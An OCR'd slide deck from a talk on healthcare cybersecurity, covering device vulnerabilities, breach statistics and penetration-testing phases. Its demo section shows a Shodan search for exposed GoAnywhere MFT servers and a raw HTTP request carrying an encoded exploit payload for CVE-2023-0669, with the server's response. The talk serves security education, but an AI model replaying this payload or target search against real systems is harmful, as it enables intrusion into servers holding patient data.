CHAPTERS

Exploiting Vulnerabilities in Healthcare: Understanding and Preventing Cyber Threats Through Exploitation

Who I Am ?

Manish Sharma

Security Engineer

Victoria’s Secret & Co.

LinkedIn - sh377c0d3

GitHub - sh377c0d3

Disclaimer

1. This entire talk is more at personal level and doesn't contain or relate to any of my former or current professional associations.

2. All content has been sourced from publicly available sources like the internet. The presenter does not infringe or claim rights over any content, images and any other work being presented here, and all rights belong to respective owners only.

Agenda

1. Introduction
2. Understanding Exploitation in Healthcare Systems
3. Threats and Vulnerabilities of Healthcare Devices
4. Identifying Healthcare Systems Vulnerabilities
5. Preventative Measures and Best Practices
6. Conclusion

Introduction

Q. Why is Healthcare a Prime Target for Cyberattacks?

Q. Why attacker are always into Healthcare data?

Q. Aren’t device or medical equipment secured?

Q. What are the financial implications of a data breach in healthcare?

Q. How can healthcare organizations collaborate to improve cybersecurity?

Q. What role do employees play in maintaining cybersecurity?

Introduction (contd.)

1. Private patient information is worth a lot of money to attackers
2. Healthcare Staff are often Unprepared to Deal with Cyberattacks
3. Outdated technology means the healthcare industry is unprepared for attacks
4. The number of devices used in hospitals makes it hard to stay on top of security
5. Workers don’t want to disrupt convenient working practices with the introduction of new technology
6. Smaller healthcare organizations are also at risk

https://swivelsecure.com/solutions/healthcare/healthcare-is-the-biggest-target-for-cyberattacks/
https://asimily.com/blog/why-healthcare-is-prime-target-for-cyberattacks

Understanding Exploitation in Healthcare System


What is an Exploit?

A program, or piece of code, known as an exploit is made specifically to identify and take advantage of a security hole or weakness in a computer system or application.

Usually, this is done for malevolent* intents like installing malware. An exploit is a technique used by cybercriminals to distribute malware; it is not malware in and of itself.

*malevolent means malicious


Understanding Exploitation in Healthcare System (contd.)



- Outdated systems
- Insufficient encryption
- Lack of security protocols
- Third-party vendors
- Cloud storage


Threats and Vulnerabilities of Healthcare Devices

- Medical Devices like Pacemaker, Insulin pump and more.
- Network Devices
- Endpoints and Security Systems
- Wearable and IoT Devices
- Hospital Infrastructure
- Legacy Systems
- Third-Party Devices



Threats and Vulnerabilities of Healthcare Devices (contd.)

Top 10 vulnerable medical device types by CVE count from 2023.



63%

of KEVs in the CISA catalog apply to medical devices and healthcare networks that we analyzed

23%

of medical devices that we analyzed contain vulnerabilities present in CISA's KEV catalog


14%

of electronic health record systems that we analyzed contain vulnerabilities present in CISA's KEV catalog


https://web-assets.claroty.com/state-of-cps-security-healthcare-2023.pdf

Unsupported OSes

The consequences of potential failures caused by cybersecurity incidents that affect end-of-life patient devices—including infusion pumps, network modules, gateways, incubators, cardiac rhythm management systems, mobility monitors, and others—can impact patient safety.



of medical devices whose failure could endanger patient safety run on unsupported OSes



of surgical devices whose failure could endanger patient safety run on unsupported OSes

14%

of medical devices in our research run an end-of-life or unsupported OS*

Device Types Running Unsupported OSes

Imaging (32%)

Clinical IoT Devices (23%)

Hospital Information Systems (20%)


Clinical Lab Devices (13%)

Surgical Devices (12%)


Patient Devices (10%)

* Windows OSes dominate, but the list is not exclusively Microsoft. Linux, mobile OSes, Sun Solaris, and SunOS, among others, are also on the list.


Looking closer at the vulnerable medical devices by CVE count, you'll see many of those device types contain at least one known exploited vulnerability.




of hospital information systems




of imaging devices




of clinical IoT devices



of clinical lab devices



of patient devices



of surgical devices

9% of surgery devices and 16% of patient devices that we analyzed with a high impact on patient safety are affected by a known exploited vulnerability

93%

of critical Known Exploited Vulnerabilities in the CISA catalog can be remediated via an OS update or patch from the vendor, such as Microsoft for Windows-based devices. Often, it takes months for MDMs to certify a patch before it may be applied to the individual device.

6%

of critical Known Exploited Vulnerabilities in the CISA catalog impact unsupported, end-of-life software products

Threats and Vulnerabilities of Healthcare Devices (contd.)

Data Breach

Month & Year	Attack Type	Impact
April to June 2014	Ransomware	4.5 million patients
July 2016	Unauthorized Sever Access	3.8 million patients
May 2020	Ransomware	3.3 million patients
February 2022	Ransomware	521,046 individuals
February 2022	Unauthorized Sever Access	345,000 people
July 2022	Ransomware	2.6 million people
January 2024	Ransomware but Unsuccessful	533,809 individuals
February 2024	Unauthorized Network Activity	316,802 people
January to February 2024	Unauthorized Network Activity	101,413 individuals

https://arcticwolf.com/resources/blog/top-healthcare-industry-cyberattacks/
https://www.upguard.com/blog/biggest-data-breaches-in-healthcare

Identifying Healthcare Systems Vulnerabilities

When it come to identifying system Vulnerabilities then it's Penetration Testing time!

- Reconnaissance
- Scanning
- Vulnerability Assessment
- Exploitation
- Mitigation


Zero Day exploit (2023)
Leads to
Third-Party Data Breach

exploitation@demo:$~ 1st

What happened with GoAnywhere?

Unauthorized access happened through a zero-day vulnerability in [third-party's] popular file-transfer software GoAnywhere MFT.

GoAnywhere MFT [CVE-2023-0669] suffers from a pre-authentication command injection vulnerability in the License Response Servlet due to deserializing an arbitrary attacker-controlled object.


SHODAN
Explore
Downloads
Pricing
title:"GoAnywhere"
TOTAL RESULTS
26,273
TOP COUNTRIES
United States 2,804
Singapore 2,485
South Africa 2,445
Greece 1,730
Japan 1,696
More...
TOP PORTS
443 671
8000 74
8443 56
View Report
Download Results
Historical Trend
View on Map
Advanced Search
Partner Spotlight: Looking for a Splunk alternative to store all the Shodan data? Check out Gravwell
GoAnywhere Web Client - Login
HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=D5
; Path=/; Secure; HttpOnly
X-UA-Compatible: IE=edge
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosn...
GoAnywhere Web Client - Login
HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=
F140; Path=/; Secure; HttpOnly
X-UA-Compatible: IE=edge
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosn...
GoAnywhere Web Client - Login
SSL Certificate
HTTP/1.1 200 OK

Request

Pretty | Raw | Hex | Hackvertor

```
POST /goanywhere/lic/accept HTTP/1.1
Host: [redacted]1:8000
Accept: */*
Connection: close
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 13_1) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Content-Length: 3743

bundle=
Jh88_jqGQWSbZmiCc1DErQhwOhCTLkYmA1yXgf86Ha5HF9IfVuQMLOfBS_fjlP7wTTEg2-Jx9nBDyFUK
VTroXpFBt7zN1XDX58VKZCxCXlUD45d4laUUnNuzdyvNLT2b_gYKBi2-ny7fc2lOHNgalYV13mQzCTs0
EgEUE9AuDUIMcFYx00pv4g4EOgEjeWbAx40rTtRby71AxapyXKy-4XChDHVlPB1AV3njBKGWT6gHdPxT
8hb75Ycrpjdk9EQ1v4XlsWf2pcEuH1eHc_2CHlgeErjMGfXyXh9lNdrEoAOtw1UQOnhxT8clRjShGbSJ
SjIqgD8WyLRI0WsHnhdxBEgW8AluKnVsysck6loZL29Z9aaH-P4kvMzNqVmnIcvZ1_h3RLrtpSkbAbHX
O0x0OpfU6f4T7xkoeMKt18mECpB1b_wIptrx4zYgHBYPwrmdjqyvCd_hfgIUWZ78QxN6-lffTHygs1Tk
MThebklF8vPAvqbye3LbxSo7BZ0NqSJpc8w4cdBYH2cYRVYBbiZvks_xiNTair_iGeK4RvzRnXhIwqwv
Y-5r0jf1Tb38rQY69pgKSwNFpPbkVJEUowSYIgldWMvTJo5I3ajtAeHHQKsCleryH0k86avvdtW4CpT-
5GzUGCh3Ot5m35kFlJUPwkO2mIlGFGMmzjCi8SRurhahWTINnx1hyr_V8LrDNnf6IQ6mgnWdAJmN8F_v
WvChrcUsFkHCzltO3B4IG3nLfqkc0N7aXkCfXO3ctiJDSv0u0xTuLufYMDJ4JiyTBAJvXx9pfO8g_WBz
Yly8g_gSoIGdxHKGAMSj9LL1xS9iOdc0lpDHm3e-MBruzJTsuBscRrKPy9DsEf8cO5XVuUUEgsR9X1dV
nv5ob3rMSAljnPvY5rH4rss8dL7PDPG0BZFL_PzEoOfljlsQlVNdO8QqlrOynDhVvgGcS4VD4LQB_M-v
dYf-2tdmrzPE2aOyhWSq3gT7-kBC5QgM74i38PNrbqs2YNz05fDxrLftMys53BlLl7vdkQPQjGpNtRwm
kYfFCr8uz3vqs5RYfTWDVKOCNHQs2VYqokhGgvvVGbzkuL5IoPpFDLsXEy6OCHj3c3HueqH1MRMQj72N
bEfy1eBxZzKVRCfC3OuuyHOnqCW9JIaWxy-TXUJO0AKqzO5WPXG9SXDWcycOw2wD1zUCSQDQ6lv1EnXd
J7BkgVxP_kLukWDwWNQpAwshpxtrTc_TWt6KW7iZxkyuoKS6X8JnkfsKZBvGhnFNFVM7_E4jRHv-_DL0
QvGwgnh6vMdU5MQ5ubN31MYCxsIxeRaAUJohUM6gf84sb2HlXZhHyleZu1PdSGCgTv6Alqw-D1S2M2jZ
j67BZ-YLPY9xpy_t4j8SrQ8HfmcAD8T9_Yuj4o9khMLzyKMi14AKZjlXox7CdYEP8pVvso-mrO3R7p5N
2QWuQtYTtOiGtaIGQnLsKL5WdqeZlQRKi_QWWEfTYIk0g54DFTRJ8Rso_Bn4wLaQBwOXOI6UrN4vtZmR
KzmCtDkNXJOdoTaSmQWMz04OHdeg2RVfJ8rHFdPo_HfMKYnPc_ipCcHOoI_VFZN1Rj7caGXrsUsjWXat
nYDiiTXLaWjcrOEkt6RdB4Ask8UP9MXwmaStgIijXXjElINFmYbmTISeGFBun7cGe3nSx99RLXX1J0yx
yr9uiiOZZlfcNX1tmzGzdOwqf1CoblV1V24NiGaZLZpLa7oCkTbVy84yxorC8TSLQdGz2Jkdq0mdwZRt
fVlCfVX9PDhz8BF6BaNIDpGp4p_-TyZZw9w2-CwpmHf6kfbQtdqOyU9Ro7zyzLKn97KWf7dvlMyexnlJ
zmM_cEorOCmiPVvOEA_WpejGNA88V3e4A3EjMWisPpltOWgWrO6AlddgVfOx7eWALXmZ9i1rEjsl6ry0
cbzcFGChdYpau42vQFsTh8x4NuKiHSIRkslQ8APf54sfsElkZYn05GFqx4HJ0OZjzL1lKnKBfI51JOYO
BI7iah-p3__s8XonJqIq3PLJ9sTTYjWBmWnhIGm1VPizdiRInH2EHi6ZCmFtTo9A7zXrvWK52wBz-MFL
h6CUEQHxuVbZm26KNNH9clEjJL7HnxuVbt0RLNeFJQxci4kfue2jhmhWXcy3TWgz33DZ28h3kzIb1Jeh
JwQ_qv1_RasC-KmNLYKaLftMj9O5nPw0wYlRGhkQ-z7IE_KU75fPKMdCrDNuzaZxKNPSF4T3ryGM1WUu
26YI0_TP5iTWFRs9C3dECmraBtgsPTkQUlN22IWy8uDW1BrZLy1FJ6F2V4aeUwmP4tDo3MML0nTgVU8k
```

Response

Pretty | Raw | Hex | Render | Hackvertor

```
HTTP/1.1 500
X-UA-Compatible: IE=edge
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-FRAME-OPTIONS: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self' *.goanywhere.com https://maps.google.com
https://csi.gstatic.com https://maps.googleapis.com https://maps.gstatic.com
https://fonts.googleapis.com https://fonts.gstatic.com; img-src * data: blob:;
script-src 'self' https://maps.google.com https://maps.googleapis.com 'unsafe-inline'
'unsafe-eval'; style-src 'self' https://fonts.googleapis.com 'unsafe-inline';
Set-Cookie: ASESSIONID=6B85E86F3CF53D247B4ADEF16EDB61CF; Path=/goanywhere; HttpOnly
Set-Cookie: admin_language=en; Path=/; HttpOnly
Set-Cookie: oam.Flash.RENDERMAP.TOKEN=-ji7jz0eju; Path=/goanywhere; HttpOnly
Content-Type: text/html;charset=UTF-8
Date: Sat, 11 Feb 2023 06:00:18 GMT
Connection: close
Content-Length: 4689

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE html>
  <html xmlns="http://www.w3.org/1999/xhtml" lang="en">
    <head id="j_id_4">
      <link type="text/css" rel="stylesheet" href="
      /goanywhere/javax.faces.resource/theme.css.xhtml?ln=primefaces-aristo" />
      <link rel="stylesheet" type="text/css" href="
      /goanywhere/javax.faces.resource/gfacesLNWKAW.css.xhtml?ln=css" />
